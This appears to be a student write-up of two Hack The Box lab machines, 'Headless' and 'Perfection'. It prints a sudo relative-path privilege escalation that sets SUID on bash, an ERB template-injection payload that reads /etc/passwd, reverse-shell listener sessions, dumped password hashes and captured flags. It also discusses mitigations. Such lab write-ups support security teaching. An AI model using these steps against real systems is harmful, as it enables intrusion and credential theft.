connect to [10.10.14.160] from (UNKNOWN) [10.10.11.8] 52680
bash: cannot set terminal process group (1409): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$
```

Elevating Privilege

When trying to elevate privileges, it's always good to go ahead and see what privileges the user does have. We can do this with sudo -l.

```
dvir@headless:/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$
```

What this tells us is that the file usr/bin/syscheck can be run with root privileges. Let's check and see what that file does.

```
dvir@headless:/usr/bin$ cd /usr/bin
cd /usr/bin
dvir@headless:/usr/bin$ cat syscheck
cat syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c
%Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%
M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print
$2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it ..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:/usr/bin$
```

When we run this command with sudo we get the Database service is not running. Starting it ... output. It then tries to run the file initdb.sh. But there is one major issue here ... the file does not exist making it like

some sort of headless script call :D. What if we just created that file and put whatever we wanted in there? Hopefully you, like us, can see the end in sight.

```
dvir@headless:~$ echo "chmod u+s /bin/bash" > initdb.sh
echo "chmod u+s /bin/bash" > initdb.sh
dvir@headless:~$ chmod +x initdb.sh
chmod +x initdb.sh
dvir@headless:~$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.00, 0.02, 0.04
Database service is not running. Starting it ...
dvir@headless:~$
```


What we did here was put a command into initdb.sh that changes the permissions of /bin/bash such that anyone can run it. Since the syscheck script doesn't define an absolute path, we are able to just create the file in our home directory and have it be run with sudo privileges. Now that the SUID bit of the bash file is set with user, when we try to run /bin/bash it should allow us to run it with the privileges of the owner, which would be root.

```
dvir@headless:~$ /bin/bash -p
/bin/bash -p
whoami
root
```

Using the -p flag here is very important as that tells the file to run with privileges. And now that we are root we can just snag the root flag.

```
cat /root/root.txt
535d3d8f64a9b629f7f9c80400d4b316
```

And done! With the root flag being 535d3d8f64a9b629f7f9c80400d4b316, we have successfully pwned headless!!!



2.) ***What mistakes were made by the machine's system administrator that allowed it to be compromised?***

The biggest mistake that allowed us to compromise this machine was with how they were logging their hacking attempts. They had sanitization on the form input but failed to check any other parts of the request that the user could change, specifically the User Agent field which I injected with a malicious image tag.

Another thing they were doing wrong is having the admin cookie be stored on the server where I could grab it when executing code. The admin cookie was accessible with document.cookie when on the server which is not a secure place for sensitive data.

3.) ***What steps should be taken to mitigate these problems and protect the machine in the future?***

They should implement full sanitization checks on all fields that could have been touched by the user when logging hacking attempts so arbitrary code is not able to be executed. The admin cookie also should not be on the server where it can be grabbed, maybe they had a reason for doing this but to me it seems unnecessary. Another thing that is true for all three of these boxes is that they should have firewall protections in place that disallow the connection to foreign IPs. This would make setting up a reverse shell much harder and could deter some attackers.

Perfection:

1. What steps did the attack (you) take to compromise the machine?

First I tried to find out about open ports, services, version, operating system etc. using popular and powerful tool nmap.


Started the vpn: sudo openvpn lab_NagendraU.ovpn

Command: nmap -sC -sV -p- -O 10.10.11.253 -A --min-rate=1000

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -p- 10.10.11.253 -A --min-rate=1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 20:05 EDT
Nmap scan report for 10.10.11.253
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.97 seconds
```


- Ubuntu system with port 22 opened for SSH (running version 8.9p1) and port 80 opened for an HTTP web service powered by Nginx.
- The web service on port 80 is titled "Weighted Grade Calculator".
- Additional details reveal that the target machine utilizes Ruby version 3.0.2 and is powered by WEBrick version 1.7.0.

I found the website below at http://10.10.11.253:80 and under “Weighted Grade Calculator”.




I looked at this page very carefully and also looked at the “About Us” page. While looking at the about page, I found under Tina Smith that she is not good with secure coding too much and then I knew that the input boxes on the calculator page have to have vulnerabilities that I could exploit. After spending a lot of time inputting different kinds of vulnerabilities in the input boxes, I realized that maybe I could use some kind of Rudy code to get some kind of access.


I tried to get some more information with the help of Burp Suite. I started Burp Suite and turned it onn. I plugged in random inputs like below.



Then I started the Intercept in Burp Suite before I clicked “Submit”. I found the IP address of the website and sent it to the Repeater.




Below is what the Repeater page looked like.



As we can see now I can try some things to get into the website and find an exploit that can be useful.


Now I spent multiple hours on this, trying to change the input in “category1=”, trying to find something but there was a blocker which checked for any “Malicious input blocked”. Then I found that if I added anything like a “ ‘whoami’ ” after exam1, it was blocking it. So then I spent hours trying to figure out a way to be able to plug something in that can basically bypass the malicious code check.

And I found a solution! By adding “ %0A ” before my code, I was passing through the malicious code check and that is when I became very confident that this is the way I can get access to the user flag somehow.




Firstly, I conducted an assessment to identify any Server-Side Template Injection (SSTI) vulnerability. I inputted SSTI vulnerability payloads into the Category field. I also found the website below and used it to gather further insights on SSTI and potential exploitation methods: https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection#erb-ruby.

I encoded the payload for transmission via URL. Successfully, the SSTI vulnerability error was triggered by the third payload, which is <% 7*7%>.




And just like that and spending hours trying to figure something out, I had successfully found the exploit and had to come up with some solution code to inject to get into the user flag. It can be seen in the image below.




We knew that the backend language was Ruby. We also knew that Server-Side Template Injection (SSTI) is a vulnerability where user-controlled input infiltrates server-side templates, potentially allowing for the execution of arbitrary code on the server. After doing some long research and multiple attempts with various inputs, I experimented with this line of code below to explore all conceivable directories.

“ category1=exam1%0A<%25=File.read(“/etc/passwd”)%25> ”. By using that command magic happened, as it can be seen in the image below. We were so happy that we had found something after I spent almost 15 hours getting here.




1.a. How did you get access to the user flag?


After a lot of research, we came up with a code injection that can break into Susan. That code can be seen in the image below.



And that code got us into Susan!!!!



After getting into Susan, we looked around and found the user.txt file which had the user flag!! And that can be seen in the image below.



1.b. How did you get access to the root flag?

And then we looked more into Susan's side to find something that can help us get into the root. While looking we found a file under the Migration directory and to our surprise there was the key to find Susan's password hash. In the pupilpath_credentials.db file we found Susan's hash and that can be seen in the image below.

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
:1337, sid=620a325f c26bba4e
2024-04-27 14:13:49 read UDPv4 [EHOSTUNREACH|EHOSTUNREACH|EHOSTUNRE
ACH]: No route to host (fd=3,code=113)
2024-04-27 14:13:50 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=
HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebo
x.eu
2024-04-27 14:13:50 VERIFY KU OK
2024-04-27 14:13:50 Validating certificate extended key usage
2024-04-27 14:13:50 ++ Certificate has EKU (str) TLS Web Server Aut
hentication, expects TLS Web Server Authentication
2024-04-27 14:13:50 VERIFY EKU OK
2024-04-27 14:13:50 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=
HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2024-04-27 14:13:50 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AE
S_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-S
HA1, peer temporary key: 253 bits X25519
2024-04-27 14:13:50 [htb] Peer Connection Initiated with [AF_INET]1
73.208.98.29:1337
2024-04-27 14:13:50 TLS: move_session: dest=TM_ACTIVE src=TM_INITIA
L reinit_src=1
2024-04-27 14:13:50 TLS: tls_multi_process: initial untrusted sessi
on promoted to trusted
2024-04-27 14:13:51 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2024-04-27 14:13:53 PUSH: Received control message: 'PUSH_REPLY,rou
te 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6
 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.1
4.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:bee
f:2::1008/64 dead:beef:2::1,ifconfig 10.10.14.10 255.255.254.0,peer
-id 67,cipher AES-256-CBC'
2024-04-27 14:13:53 OPTIONS IMPORT: --ifconfig/up options modified
2024-04-27 14:13:53 OPTIONS IMPORT: route options modified
2024-04-27 14:13:53 OPTIONS IMPORT: route-related options modified
2024-04-27 14:13:53 Preserving previous TUN/TAP instance: tun0
2024-04-27 14:13:53 Initialization Sequence Completed
2024-04-27 14:13:53 Data Channel: cipher 'AES-256-CBC', auth 'SHA25
6', peer-id: 67, compression: 'lzo'
2024-04-27 14:13:53 Timers: ping 10, ping-restart 120
2024-04-27 14:13:53 Protocol options: explicit-exit-notify 1
```

```
└─$ nc -nlvp 3000
listening on [any] 3000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.253] 34210
bash: cannot set terminal process group (1009): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ cd ..
cd ..
susan@perfection:~$ ls
ls
Migration
ruby_app
user.txt
susan@perfection:~$ cat user.txt
cat user.txt
007b558ac18b033eea1197fdcd23f979
susan@perfection:~$ ls
ls
Migration
ruby_app
user.txt
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db
sqlite3 pupilpath_credentials.db

.databases
main: /home/susan/Migration/pupilpath_credentials.db r/o
.tables
users
select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f2051865950b9a39964c18d7737d9bb8
```

We copied that hash and saved it in a file. We still had no clue what her password was supposed to look like so we looked around more. Then we found an email sent from Tina to Susan and in that email we found that the password to Susan's account was in the format {firstname}_{firstname backwards}_{and a random number between 1 to 1,000,000,000}.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 3000
listening on [any] 3000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.253] 59998
bash: cannot set terminal process group (1009): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ cd ..
cd ..
susan@perfection:~$ cd /var/mail
cd /var/mail
susan@perfection:/var/mail$ ls
ls
susan
susan@perfection:/var/mail$ cat susan
cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should a
lso migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easi
er for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

